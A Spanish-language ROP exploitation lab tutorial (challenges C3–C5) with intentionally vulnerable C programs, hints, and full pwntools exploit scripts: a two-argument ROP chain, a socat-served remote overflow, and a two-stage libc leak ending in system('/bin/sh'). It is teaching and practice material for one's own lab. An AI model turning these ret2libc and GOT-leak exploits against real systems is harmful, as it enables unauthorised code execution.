#include <stdlib.h>
#include <unistd.h>
```

```

/* Gadgets embebidos: etiquetas globales apuntando a instrucciones
* exactas. El ensamblador las coloca en .text y nm/ROPGadget las ven. */
__asm__(
    ".globl g_pop_rdi\n"
    "g_pop_rdi:\n"
    " pop %rdi\n"
    " ret\n"
    ".globl g_pop_rsi\n"
    "g_pop_rsi:\n"
    " pop %rsi\n"
    " ret\n"
    ".globl g_ret\n"
    "g_ret:\n"
    " ret\n"
);

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void win(int a, int b)
{
    if (a == 0xdeadbeef && b == 0xc0ffee00) {
        printf("[win] FLAG{ROP_C3_dos_valores_magicos}\n");
    } else {
        printf("[win] argumentos incorrectos: (0x%x, 0x%x); "
            "esperaba (0xdeadbeef, 0xc0ffee00)\n", (unsigned int)a,
            (unsigned int)b);
    }
}

void victima(void)
{
    char buffer[64]; /* 64 bytes legales; lo que pase de ahi es overflow */

    printf("[C3] victima() en ejecucion; win() pide DOS valores magicos\n");
    fflush(stdout); /* orden determinista con entrada por pipe */
    /* VULNERABLE: gets() sin limite; la entrada sobra hasta el retorno. */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[C3] EOF recibido.\n");
        exit(1);
    }
    return; /* <- el ret arranca tu cadena de gadgets */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* sin buffering: util para pipes */
    printf("[C3] PID=%d | win(0xdeadbeef, 0xc0ffee00) por RDI y RSI\n",
        getpid());
    victima();
    printf("[C3] retorno LIMPIO: si lees esto, no hubo exploit.\n");
    return 0;
}

```

```

$ gcc -g -O0 -fno-stack-protector -no-pie -o c3_win2args c3_win2args.c
$ nm ./c3_win2args | grep g_pop
# 0000000000401186 T g_pop_rdi <- gadgets EMBEBIDOS, fijos
# 0000000000401189 T g_pop_rsi
$ ROPgadget --binary ./c3_win2args --only "pop|ret" | grep -E "rdi|rsi"

```

El bloque `__asm__` del fuente es la novedad: declara etiquetas globales cuyas instrucciones son exactamente un pop y un ret, y el ensamblador las coloca en `.text`. Es el patrón que usan los autores de retos cuando el binario dinámico moderno no trae gadgets propios (el pitfall que verificaste en la Parte 2) y quieren que el reto dependa del ingenio, no de la suerte del enlazador. Para ti tiene una consecuencia práctica: esos gadgets se leen

por SÍMBOLO con `elf.symbols["g_pop_rdi"]`, tan dinámicos como cualquier otro, y No PIE los mantiene fijos aunque ASLR esté activa.

(c) Pista 1 — conceptual

PISTA 1 • conceptual

`win()` ya no pregunta por una condición de estilo B3 sino por dos valores que viajan por caminos distintos antes de la llamada. Piensa en qué registros deposita la convención de llamadas esos dos primeros argumentos y en qué tipo de gadget "carga un valor de la pila en un registro y pasa página". La técnica es la misma de B4; lo nuevo es que aquí NADIE te da las casillas.

(d) Pista 2 — técnica

PISTA 2 • técnica

Los argumentos van en RDI (primero, `0xdeadbeef`) y RSI (segundo, `0xc0ffee00`). El binario trae un gadget por registro: `g_pop_rdi` y `g_pop_rsi`. Verifícalos tú con `ROPgadget` y anota qué hace cada uno byte a byte. Añade el `g_ret` embebido antes de `win()` para el `printf` interior (`movaps`, la lección de B1, otra vez) y recupera `win()` con `elf.symbols["win"]`. No necesitas `libc` ni `setarch`: todo vive en el binario.

(e) Pista 3 — estructura del payload

PISTA 3 • casi la solución

Seis casillas tras el padding: `[g_pop_rdi][0xdeadbeef][g_pop_rsi][0xc0ffee00][g_ret][win]`. El valor de RDI va inmediatamente después de `pop rdi` y el de RSI después de `pop rsi`: cada `pop` cobra 8 bytes. Serializa con `p64()` y comprueba que ninguno de los dos valores mágicos contiene `0x0a` en sus 8 bytes little-endian (estos dos elegidos están limpios).

(f) Plan de alto nivel

1. Compila y confirma con `nm | grep g_pop` que los tres gadgets embebidos existen y están fijos.
2. Corre `ROPgadget --only "pop|ret"` y localiza las líneas de `g_pop_rdi`, `g_pop_rsi` y `g_ret`; contrástalas con `nm`.
3. Mide el offset con `cyclic(200) + corefile`; el proceso va sin `setarch` esta vez.
4. Escribe el payload de seis casillas del apartado (e); usa símbolos, nunca números copiados.
5. Ejecuta y lee la respuesta de `win()`: si imprime los argumentos recibidos, compara contra lo esperado y corrige el orden de casillas, no los valores.
6. Al conseguir la flag, reescribe el exploit usando `flat({offset: [...], filler: b"A"})` para los dos valores: compara y decide cuál versión entiendes mejor.

(g) Solución resumida

El razonamiento cabe en dos líneas: System V manda el primer argumento por RDI y el segundo por RSI, y el binario trae un trampolín por registro. El exploit mide su offset, lee los gadgets por símbolo y apila las seis casillas del apartado (e). Exploit completo del ZIP:

C3_WIN2ARGS.PY (EXPLOIT)

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""C3 - win(int, int): DOS valores magicos por RDI y RSI.
Los gadgets VIENEN EMBEBIDOS en el binario (g_pop_rdi, g_pop_rsi,
g_ret): el patron que usan los autores de retos cuando el binario
dinamico moderno no trae trampolines propios. Se leen por SIMBOLO
(elf.symbols['g_pop_rdi']), nunca por direccion copiada.
Sin setarch: No PIE fija simbolos y gadgets aunque ASLR este activa.
USO: python3 c3_win2args.py"""
from pwn import *

context.arch = 'amd64'
context.log_level = 'info'

BIN = './c3_win2args'
MAGIC_RDI = 0xdeadbeef
MAGIC_RSI = 0xc0ffee00

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
'-o', BIN, 'c3_win2args.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

elf = ELF(BIN, checksec=False)

# Gadgets embebidos, leidos por SIMBOLO (comprobado con ROPgadget:
# ROPgadget --binary ./c3_win2args --only "pop|ret")
pop_rdi = elf.symbols['g_pop_rdi']
pop_rsi = elf.symbols['g_pop_rsi']
ret_g = elf.symbols['g_ret']
win = elf.symbols['win']
log.info('g_pop_rdi = %#x | g_pop_rsi = %#x | g_ret = %#x (No PIE: fijos)',
pop_rdi, pop_rsi, ret_g)
log.info('win() = %#x', win)

# -----
# FASE 1 - offset dinamico: patron ciclico + corefile (metodo A2)
# -----
io = process(BIN)
io.recvuntil(b'en ejecucion')
io.sendline(cyclic(200))
io.wait()
try:
core = io.corefile
offset = cyclic_find(core.read(core.rsp, 4))
except Exception:
from pwnlib.corefile import Corefile
core = Corefile('core')
offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes', offset)

# -----
# FASE 2 - cadena de DOS argumentos con gadgets embebidos:
# [g_pop_rdi][0xdeadbeef][g_pop_rsi][0xc0ffee00][g_ret][win]
# Control: si RDI llega mal, win() imprime los argumentos recibidos.
# -----
io = process(BIN)
io.recvuntil(b'en ejecucion')
payload = (b'A' * offset
+ p64(pop_rdi)
+ p64(MAGIC_RDI)
```

```

+ p64(pop_rsi)
+ p64(MAGIC_RSI)
+ p64(ret_g) # alineacion para printf dentro de win()
+ p64(win))
assert b'\n' not in payload, 'gets() cortaria el payload en el primer 0x0a'
io.sendline(payload)
salida = io.recvall(timeout=3)
io.close()

FLAG = b'FLAG{ROP_C3_dos_valores_magicos}'
if FLAG in salida:
log.success('C3 SUPERADO: dos registros cargados en orden System V '
'(RDI primero, RSI despues).')
else:
log.failure('C3: sin flag. Pistas: gadgets por simbolo, valores '
'0xdeadbeef/0xc0ffee00, ret de alineacion antes de win().')

```

(h) Salida esperada

```

[*] g_pop_rdi = 0x401186 | g_pop_rsi = 0x401189 | g_ret = 0x40118b
(No PIE: fijos)
[*] Offset medido en caliente: 72 bytes
[win] FLAG{ROP_C3_dos_valores_magicos}
[+] C3 SUPERADO: dos registros cargados en orden System V
(RDI primero, RSI despues).

```

Si `win()` imprimió `argumentos incorrectos` con otros valores, el orden de casillas está roto: cada pop come la casilla inmediatamente siguiente, así que un valor adelantado "paga" el registro equivocado. Si en cambio hubo SIGSEGV silencioso, sospecha del `g_ret` que falta antes de `win()` o de un byte `0x0a` en el payload. Y si dudaste entre usar los gadgets embebidos o buscarlos en `libc`: aquí no hay `setarch` que valga, porque no lanzas el proceso con ASLR fuera; los embebidos son la única fuente correcta, y esa decisión es parte del reto.

C4 — Explotación "remota": tu payload viaja por TCP

(a) Enunciado

Sirve el binario `c4_servir` como lo haría la infraestructura de un CTF: `socat TCP-LISTEN:1337,reuseaddr,fork EXEC:./c4_servir`. Ese comando deja `socat` escuchando en el puerto 1337, aceptando conexiones y bifurcando un proceso por cada una, con `stdin`, `stdout` y `stderr` conectados al socket. Tu exploit NO puede usar `process()` contra el servicio: debe conectar con `remote()`, esperar el banner, enviar el payload y leer la flag a través de la red. El flujo mental es el de un CTF real: medir el offset en LOCAL (donde sí hay `corefile`) y disparar en REMOTO con lo medido.

(b) Código C completo y compilación

C4_SERVIR.C

```

/* C4 - Explotacion "remota": el binario se sirve por TCP con socat.
* Serie: Laboratorio de Practicas ROP - Parte 3 (x86_64, Kali Linux)
* Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -o c4_servir c4_servir.c
* Servir: socat TCP-LISTEN:1337,reuseaddr,fork EXEC:./c4_servir
* USO RESPONSABLE: binario de practica para tu VM Kali aislada. Solo
* ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
*
* El reto en si es un ret2win humilde (win() sin argumentos, buffer de
* 32 bytes): la leccion es el FLUJO REMOTO. Tu exploit habla con un
* proceso cuyo stdin/stdout son un socket, no un pipe:
* - remote() no produce corefile: el offset se mide LOCAL y se reutiliza.
* - Con EXEC (sin pty) el buffering lo controla setvbuf del fuente.

```

```

* - gets() puede comerse la primera linea si no esperas el banner:
* recvuntil() ANTES de sendline(), siempre. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void win(void)
{
    printf("[win] FLAG{ROP_C4_explotacion_remota_socat}\n");
}

void victima(void)
{
    char buffer[32]; /* 32 bytes legales; offset 48 medido con cyclic */

    printf("[C4] conexion recibida; habla, remote()\n");
    fflush(stdout); /* orden determinista cuando stdout es un socket */
    /* VULNERABLE: gets() sin limite; la entrada sobra hasta el retorno. */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[C4] EOF recibido.\n");
        exit(1);
    }
    return; /* <- el ret salta a win() si tu payload manda */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* IMPRESCINDIBLE sobre socket */
    setvbuf(stdin, NULL, _IONBF, 0); /* remote() vs process(): buffering */
    printf("[C4] PID=%d | servido por socat en el puerto 1337\n", getpid());
    victima();
    printf("[C4] retorno LIMPIO: si lees esto, no hubo exploit.\n");
    return 0;
}

```

```

$ gcc -g -O0 -fno-stack-protector -no-pie -o c4_servir c4_servir.c
$ socat TCP-LISTEN:1337,reuseaddr,fork EXEC:./c4_servir &
$ ss -ltnp | grep 1337 # confirma que el servicio esta arriba
# en otra terminal: python3 c4_servir.py

```

El binario es un ret2win humilde a propósito: buffer de 32 bytes, `win()` sin argumentos, nada de gadgets. La lección NO está en la cadena sino en el canal. Fíjate en el `setvbuf` doble del main: cuando stdout es un socket, el stdio del proceso es totalmente bufferizado por defecto, y sin ese `setvbuf` el banner podría no salir hasta el crash —tu `recvuntil()` se colgaría esperando datos que están en un buffer que nunca se vació. Es la mitad del pitfall `remote()` vs `process()`; la otra mitad la cometemos nosotros, los explotadores, y la cuenta el apartado (c).

(c) Pista 1 — conceptual

PISTA 1 • conceptual

Tu exploit no cambia de técnica: cambia de TELEFONÍA. Hasta hoy hablaba con un proceso por tuberías que tú controlabas; ahora habla con un proceso cuyo teclado y pantalla son una conexión de red que administra socat. Antes de escribir código, responde: ¿qué cambia en mi ritmo de conversación si el otro extremo puede tardar en responder, y qué pasa si yo "hablo" antes de que él esté escuchando?

(d) Pista 2 — técnica

PISTA 2 • técnica

Dos fases. LOCAL: mide el offset con `cyclic()` y `corefile` —`remote()` no regala corefiles—; el binario del servicio es EL MISMO, así que el offset viaja contigo. REMOTO: `remote('127.0.0.1', 1337)`, y ANTES de cada `sendline()` un `recvuntil()` que espere el texto del banner; si tu payload llega antes de que el proceso llame a `gets()`, `gets()` se lo come como si fuera la respuesta del banner. La flag volverá impresa por el socket, no por tu terminal.

(e) Pista 3 — estructura del payload**PISTA 3 • casi la solución**

La cadena es la más corta de la serie: **padding (offset medido en local, 40 en la verificación) + p64(elf.symbols["win"])**. Dos casillas... perdón, una: el ret de victima salta directo a `win()`. El trabajo está en la sincronización: `recvuntil()` del banner, `sendline()` del payload, y una lectura final con `recvall(timeout=...)` para recoger la flag que llega por la red.

(f) Plan de alto nivel

1. Compila y levanta el servicio con `socat TCP-LISTEN:1337,...`; verifica con `ss -ltnp` que escucha.
2. Fase local: `cyclic()` + `corefile` para el offset (método A2, contra `./c4_servir`).
3. Fase remota: `remote('127.0.0.1', 1337)` con `timeout`; si falla la conexión, revisa `socat`, puerto y firewall antes de tocar el exploit.
4. Sincroniza: `recvuntil()` del banner ANTES de cualquier envío; esa disciplina evita el `gets()` tramposos.
5. Envía padding + `p64(win)` y recoge la salida con `recvall()`.
6. Apaga el `socat` de prueba y levántalo de nuevo: tu exploit debe funcionar contra un servicio recién iniciado, no solo contra el que ya tenía estado.

(g) Solución resumida

Razonamiento: mismo binario, mismo offset, canal distinto. La solución mide el offset en local (fase 1, con `corefile`) y luego conecta al servicio, sincroniza con el banner y dispara el payload mínimo. El exploit completo del ZIP:

C4_SERVER.PY (EXPLOIT)

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""C4 - Explotacion "remota": pwntools remote() contra un servicio TCP.
En tu Kali el servicio se levanta con socat (comando del enunciado):
socat TCP-LISTEN:1337,reuseaddr,fork EXEC:./c4_servir
Flujo mental de un CTF real:
FASE 1 (local): medir el offset contra TU copia del binario con
cyclic + corefile. remote() no regala corefiles.
FASE 2 (remota): conectar con remote('127.0.0.1', 1337), ESPERAR el
banner con recvuntil() (gets()/stdio se comen la entrada si llegas
antes de tiempo) y enviar el mismo payload.
US0: python3 c4_servir.py (con el socat ya levantado)"""
from pwn import *
import time

context.arch = 'amd64'
```

```

context.log_level = 'info'

BIN = './c4_servir'
HOST, PORT = '127.0.0.1', 1337

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
               '-o', BIN, 'c4_servir.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

elf = ELF(BIN, checksec=False)
win = elf.symbols['win']
log.info('win() = %#x (No PIE: fija, igual en local y en el servicio)', win)

# -----
# FASE 1 - offset LOCAL (cyclic + corefile, metodo A2).
# El binario es EL MISMO que sirve socat: el offset viaja contigo.
# -----
io = process(BIN)
io.recvuntil(b'habla, remote()')
io.sendline(cyclic(200))
io.wait()
try:
    core = io.corefile
    offset = cyclic_find(core.read(core.rsp, 4))
except Exception:
    from pwnlib.corefile import Corefile
    core = Corefile('core')
    offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en LOCAL: %d bytes (valdra para el remoto)', offset)

# -----
# FASE 2 - el ataque REMOTO.
# -----
try:
    io = remote(HOST, PORT, timeout=5)
except Exception:
    log.failure('remote() no conecta. Levanta el servicio antes: '
               'socat TCP-LISTEN:%d,reuseaddr,fork EXEC:%s' % (PORT, BIN))
    raise SystemExit(1)

io.recvuntil(b'habla, remote()') # ESPERAR antes de hablar: pitfall
payload = b'A' * offset + p64(win)
assert b'\n' not in payload, 'gets() cortaria el payload en el primer 0x0a'
io.sendline(payload)
salida = io.recvall(timeout=4)
io.close()

FLAG = b'FLAG{ROP_C4_explotacion_remota_socat}'
if FLAG in salida:
    log.success('C4 SUPERADO: flag capturada a traves del socket. '
               'Mismo binario, mismo offset, otro canal.')
    log.info('Ya sabes el flujo CTF: recon -> offset local -> remote() '
             '-> recvuntil -> payload -> leer la salida.')
else:
    log.failure('C4: sin flag. Pitfalls: recvuntil ANTES de sendline, '
               'socat con reuseaddr,fork, setvbuf en el fuente.')

```

Si remote() no conecta: depuración en orden

1. ¿socat sigue vivo? ¿Dijo "listening on :1337"? Revisa la terminal donde lo lanzaste; reuseaddr evita el "address already in use" tras reinicios rápidos.

2. ¿El puerto es el mismo en socat y en el exploit? Copiar el comando del PDF y luego escribir 1338 en el script es el clásico.
3. ¿Escucha en 127.0.0.1? TCP-LISTEN sin IP en Kali escucha en todas las interfaces; si añades la IP, la del exploit debe coincidir.
4. ¿Conecta pero se queda sordo? El hijo de socat murió al instante: ejecuta ./c4_servir a mano en esa carpeta y mira el error (binario sin permisos, flag ausente, RUTA incorrecta).

(h) Salida esperada

```
[*] win() = 0x401196 (No PIE: fija, igual en local y en el
servicio)
[*] Offset medido en LOCAL: 40 bytes (valdra para el remoto)
[win] FLAG{ROP_C4_explotacion_remota_socat}
[+] C4 SUPERADO: flag capturada a traves del socket. Mismo
binario, mismo offset, otro canal.
```

En tu VM el offset puede variar si compilaste con otras banderas, pero la estructura de la salida no: banner esperado, offset único medido en local y flag que llega por el socket. El experimento final para sellar la lección: comenta el `recvuntil()` y lanza el payload de inmediato. Con mala suerte el `gets()` se come tu padding y `win()` no llega; con buena suerte pasará —y esa VARIABILIDAD es exactamente por la que los CTF reales se explotan con `recvuntil`, no con `sleeps`: la suerte no es un plan.

C5 — Leak de libc en dos etapas con ASLR activada

El examen de mitad de serie. Todo lo que sabes de `ret2libc` depende hasta hoy de un supuesto cómodo: conocer la base de `libc` por el truco `setarch -R ldd` con ASLR fuera. En C5 ese supuesto muere: el proceso se lanza NORMALMENTE, con ASLR activada, y cada ejecución reubica `libc` en una base distinta. La salida tiene dos etapas conectadas por una sola ejecución: filtrar una dirección real de `libc`, calcular la base, y disparar el `ret2libc` con lo calculado. La Figura 2 es el mapa de todo el reto; tenla abierta mientras escribes.

(a) Enunciado

El binario `c5_leak` abre `victim()` dos veces para ti —eso es lo que significa que su `ret` te devuelva el control: la función es re-visitada mediante tu propia cadena—. Debes: (1) usar la primera visita para que el propio proceso IMPRIMA la dirección real de `puts`, leyéndola de su `GOT` con `puts@plt`; (2) devolver el control a `victim()` para tener una segunda oportunidad de entrada; y (3) con la base calculada, ejecutar `system("/bin/sh")`. Nada de reiniciar el proceso entre etapas: el leak y el ataque viven en la MISMA ejecución, porque la base cambia si reinicias.

(b) Código C completo y compilación

C5_LEAK.C

```
/* C5 - Leak de libc en dos etapas con ASLR ACTIVADA.
 * Serie: Laboratorio de Practicas ROP - Parte 3 (x86_64, Kali Linux)
 * Compilacion: gcc -g -O0 -fno-stack-protector -no-pie -o c5_leak c5_leak.c
 * USO RESPONSABLE: binario de practica para tu VM Kali aislada. Solo
 * ataques a binarios propios en tu laboratorio; atacar terceros es ilegal.
 *
 * Hoy no hay setarch ni ldd que valgan: ASLR activada significa que la
 * base de libc cambia en cada ejecucion. La salida tiene DOS etapas:
 * Etapa 1: puts(puts@GOT) imprime la direccion REAL de puts y la
 * cadena devuelve el control a victim() (simbolo del propio
 * binario, fijo por No PIE).
```

```

* Etapa 2: libc_base = leak - offset_de_puts; recalculas system y
* "/bin/sh" y lanzas el ret2libc de siempre.
*
* El trampolín g_pop_rdi viene EMBEBIDO (asm inline): es lo que un
* autor de retos hace cuando el binario dinamico moderno no trae
* gadgets propios y la etapa 1 no puede depender de libc todavia. */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

/* Gadgets embebidos: imprescindibles para la etapa 1, cuando libc aun
* es un misterio. Verificalos: ROPgadget --binary ./c5_leak --only "pop|ret" */
__asm__(
    ".globl g_pop_rdi\n"
    "g_pop_rdi:\n"
    "    pop %rdi\n"
    "    ret\n"
    ".globl g_ret\n"
    "g_ret:\n"
    "    ret\n"
);

extern char *gets(char *s); /* prototipo manual (gcc moderno no la declara) */

void victima(void)
{
    char buffer[64]; /* 64 bytes legales; lo que pase de ahi es overflow */

    puts("[C5] victima() abierta; cada visita acepta UNA linea:");
    /* VULNERABLE: gets() sin limite; la funcion sera visitada DOS veces
    * por TU cadena: la primera filtra el leak, la segunda dispara. */
    if (gets(buffer) == NULL) {
        fprintf(stderr, "[C5] EOF recibido.\n");
        exit(1);
    }
    return; /* <- ret #1: leak | ret #2: system("/bin/sh") */
}

int main(void)
{
    setvbuf(stdout, NULL, _IONBF, 0); /* pipes ordenados */
    setvbuf(stdin, NULL, _IONBF, 0); /* el shell de la etapa 2 */
    puts("[C5] ASLR ACTIVADA: la base de libc cambia en cada ejecucion.");
    victima();
    puts("[C5] retorno LIMPIO: si lees esto, no hubo exploit.");
    return 0;
}

$ gcc -g -O0 -fno-stack-protector -no-pie -o c5_leak c5_leak.c
$ pwn checksec ./c5_leak # No canary | No PIE | NX | dinamico
$ ROPgadget --binary ./c5_leak --only "pop|ret" | grep rdi
# 0x000000000000401186 : pop rdi ; ret <- embebido, fijate

```

Tres decisiones de diseño del fuente que conviene leer como retos leen: la `victima()` usa `puts` —no `printf`— porque TU cadena va a llamarla vía PLT y necesitas que exista `puts@plt`; el prompt es estable y termina en "UNA linea:" para que tu `recvuntil()` sincronice sin comerse bytes del leak; y el trampolín `g_pop_rdi` viene embebido porque la etapa 1 no puede depender de gadgets de libc —aún es un misterio de direcciones—. Este es exactamente el papel de los gadgets embebidos en los retos con leak: puente fijo hacia la primera pieza de información.

(c) Pista 1 — conceptual

PISTA 1 • conceptual

ASLR esconde dónde CARGARON libc, pero no puede esconder libc mismo: el proceso la usa de verdad, y hay una ventana fija del binario —la que guarda dónde quedó instalada cada función importada— que contiene esa verdad. Pregúntate: ¿qué función ya conocida SABE imprimir lo que hay en una dirección de memoria, y qué le pasaría si le pido que imprima el contenido de su propia ventana?

(d) Pista 2 — técnica**PISTA 2 • técnica**

Etapas: 1: arma `[g_pop_rdi][puts@GOT][puts@plt] —g_pop_rdi` carga el argumento, `puts@plt` imprime los bytes crudos que hay en `puts@GOT` (la dirección real de `puts`) y remata con un `g_ret` y el símbolo de `victima` del propio binario para REVISITAR la función vulnerable (símbolo fijo por No PIE; `main` también sirve si prefieres reiniciar el flujo completo). Etapa 2: `libc.address = leak - libc.symbols["puts"]` y recalcula `system` y `"/bin/sh"` con `libc.symbols[...]`.

(e) Pista 3 — estructura del payload**PISTA 3 • casi la solución**

Dos payloads sobre el mismo offset medido. Etapa 1: **padding +** `[g_pop_rdi][puts@GOT][puts@plt][g_ret][victima]`; luego parseas el leak: la línea que llega son bytes crudos en little-endian, así que `u64(leak.ljust(8, b"\x00"))`. Etapa 2: **padding +** `[g_pop_rdi][binsh][system]` (SIN ret de alineación: la segunda visita entró por tu ret, la paridad de `$rsp` quedó invertida y el ret que B2 recomendaba aquí DESALINEA; es el hallazgo verificado del reto, mira la nota al pie de la Figura 2).

(f) Plan de alto nivel

1. Compila y verifica con `ROPgadget --only "pop|ret"` que `pop rdi` ; `ret` existe; confirma `elf.plt["puts"]` y `elf.got["puts"]` con `pwntools`.
2. Mide el offset con `cyclic(200) + corefile (72 en la verificación)`; el proceso va SIN `setarch`.
3. Lanza una ejecución nueva y envía el payload de la etapa 1; sincroniza el prompt con `recvuntil(b'UNA línea:\n')` incluyendo el salto de línea.
4. Lee el leak con `recvline() + u64(ljust(8))` y sanéalo: si el valor no parece dirección de libc, un `0x0a` trunció la línea; reintenta con ejecución nueva.
5. Calcula `libc.address` y VERIFÍCALA: la base debe terminar en los tres nibbles bajos en cero (página).
6. Espera el segundo prompt y envía la etapa 2 sin ret extra; abre el shell y lanza tu comando de prueba.

(g) Solución resumida

Razonamiento: la GOT es la agenda del binario y `puts` sabe leer en voz alta; el leak da `puts@GOT` y la aritmética de offsets entrega la base; con la base, C5 se convierte en B2 —salvo por el detalle de paridad que el apartado (e) advierte. El exploit completo del ZIP incluye el reintento ante leaks truncados:

C5_LEAK.PY (EXPLOIT)

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
```

```

"""C5 - Leak de libc en dos etapas con ASLR ACTIVADA.
Etap 1: puts(puts@GOT) filtra la direccion real de puts y la cadena
devuelve el control a victima() (simbolo fijo del binario).
Etap 2: libc.address = leak - libc.symbols['puts'] recalcula TODA la
libc; ret2libc normal con system("/bin/sh").
Aqui NO hay setarch ni ldd para la base: ASLR activada es la gracia.
El unico dato heredado de ldd es la RUTA de libc (para leer el offset
de puts); la base sale del leak en vivo.
US0: python3 c5_leak.py"""
from pwn import *
import re
import subprocess

context.arch = 'amd64'
context.log_level = 'info'

BIN = './c5_leak'

compile_cmd = ['gcc', '-g', '-O0', '-fno-stack-protector', '-no-pie',
'-o', BIN, 'c5_leak.c']
log.info('Compilando: %s', ' '.join(compile_cmd))
process(compile_cmd).wait()

elf = ELF(BIN, checksec=False)

# Piezas fijas del binario (No PIE): trampolin embebido + PLT + GOT.
# Verifica el trampolin tu mismo: ROPgadget --binary ./c5_leak --only "pop|ret"
g_pop_rdi = elf.symbols['g_pop_rdi']
g_ret = elf.symbols['g_ret']
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
victima = elf.symbols['victima']
log.info('g_pop_rdi = %#x | puts@plt = %#x | puts@GOT = %#x',
g_pop_rdi, puts_plt, puts_got)

# RUTA de libc (solo la ruta: el offset de puts dentro de su libc).
ldd_out = subprocess.run(['ldd', BIN], capture_output=True, text=True).stdout
m = re.search(r'libc\.so\.\d => (\S+) \(\0x[0-9a-f]+\)', ldd_out)
if not m:
log.failure('ldd no mostro la ruta de libc.')
raise SystemExit(1)
libc = ELF(m.group(1), checksec=False)
log.info('libc local: %s (offset de puts: %#x)', m.group(1),
libc.symbols['puts'])

# -----
# FASE 1 - offset dinamico local: patron ciclico + corefile (A2)
# -----
io = process(BIN) # ASLR ACTIVADA: process normal
io.recvuntil(b'UNA linea:\n') # sincroniza CON el salto de linea
io.sendline(cyclic(200))
io.wait()
try:
core = io.corefile
offset = cyclic_find(core.read(core.rsp, 4))
except Exception:
from pwnlib.corefile import Corefile
core = Corefile('core')
offset = cyclic_find(core.read(core.rsp, 4))
io.close()
log.info('Offset medido en caliente: %d bytes', offset)

# -----
# FASE 2 - ETAPA 1 del leak (ASLR en vivo):

```

```

# [g_pop_rdi][puts@GOT][puts@plt][g_ret][victima]
# puts imprime los 8 bytes guardados en puts@GOT: la direccion REAL
# de puts. El ret final devuelve el control a victima(): segunda
# oportunidad sin reiniciar el proceso.
# -----
io = None # nueva ejecucion = nueva base
for intento in range(6):
    io = process(BIN) # cada intento: proceso nuevo, base nueva
    io.recvuntil(b'UNA linea:\n')
    stage1 = (b'A' * offset
+ p64(g_pop_rdi)
+ p64(puts_got)
+ p64(puts_plt)
+ p64(g_ret) # alineacion de la 2a visita
+ p64(victima))
    assert b'\n' not in stage1, 'gets() cortaria el payload en 0x0a'
    io.sendline(stage1)

# puts imprime la direccion cruda guardada en puts@GOT y un salto de
# linea: esa linea ES el leak (bytes en little-endian, sin etiqueta).
leak_line = io.recvline(timeout=5).strip(b'\n')
leak = u64(leak_line.ljust(8, b'\x00'))
if leak >= 0x7f0000000000:
    break
io.close() # leak truncado por un 0x0a: reintentar
log.warn('leak truncado (%#x); reintento %d', leak, intento + 1)
else:
    log.failure('Seis leaks truncados seguidos: mala suerte con ASLR.')
    raise SystemExit(1)
log.success('puts real filtrada: %#x', leak)

# -----
# FASE 3 - ETAPA 2: base calculada, ret2libc de siempre.
# libc.address reubica system y "/bin/sh" de golpe.
# -----
libc.address = leak - libc.symbols['puts']
log.success('Base de libc calculada: %#x', libc.address)
system = libc.symbols['system']
binsh = next(libc.search(b'/bin/sh\x00'))
log.info('system = %#x | "/bin/sh" = %#x', system, binsh)

io.recvuntil(b'UNA linea:\n') # victima() abierta por 2a vez
# PITFALL CLAVE (distingue a C5 de B2): aqui NO va el ret de alineacion.
# La 2a visita a victima() entro por TU cadena (un ret), no por un call:
# la paridad de $rsp quedo invertida y el ret extra que B2 te recomendo
# ahora DESALINEA system y revienta en movaps. Medir > memorizar.
stage2 = (b'A' * offset
+ p64(g_pop_rdi)
+ p64(binsh)
+ p64(system))
assert b'\n' not in stage2, 'gets() cortaria el payload en 0x0a'
io.sendline(stage2)
time.sleep(0.5) # dejar que system() arme el shell
io.sendline(b'echo PWNERD_C5_${id -u}; id; exit')
salida = io.recvall(timeout=4)
io.close()


if b'PWNERD_C5' in salida:
    log.success('C5 SUPERADO: leak + calculo de base + ret2libc, todo '
'con ASLR activada.')
    log.info('Este patron (puts@GOT -> puts@plt -> volver a victima) es '
'el caballo de batalla de los retos con libc remota.')
else:
    log.failure('C5: sin shell. Pistas: leak = leak - offset_de_puts, '

```
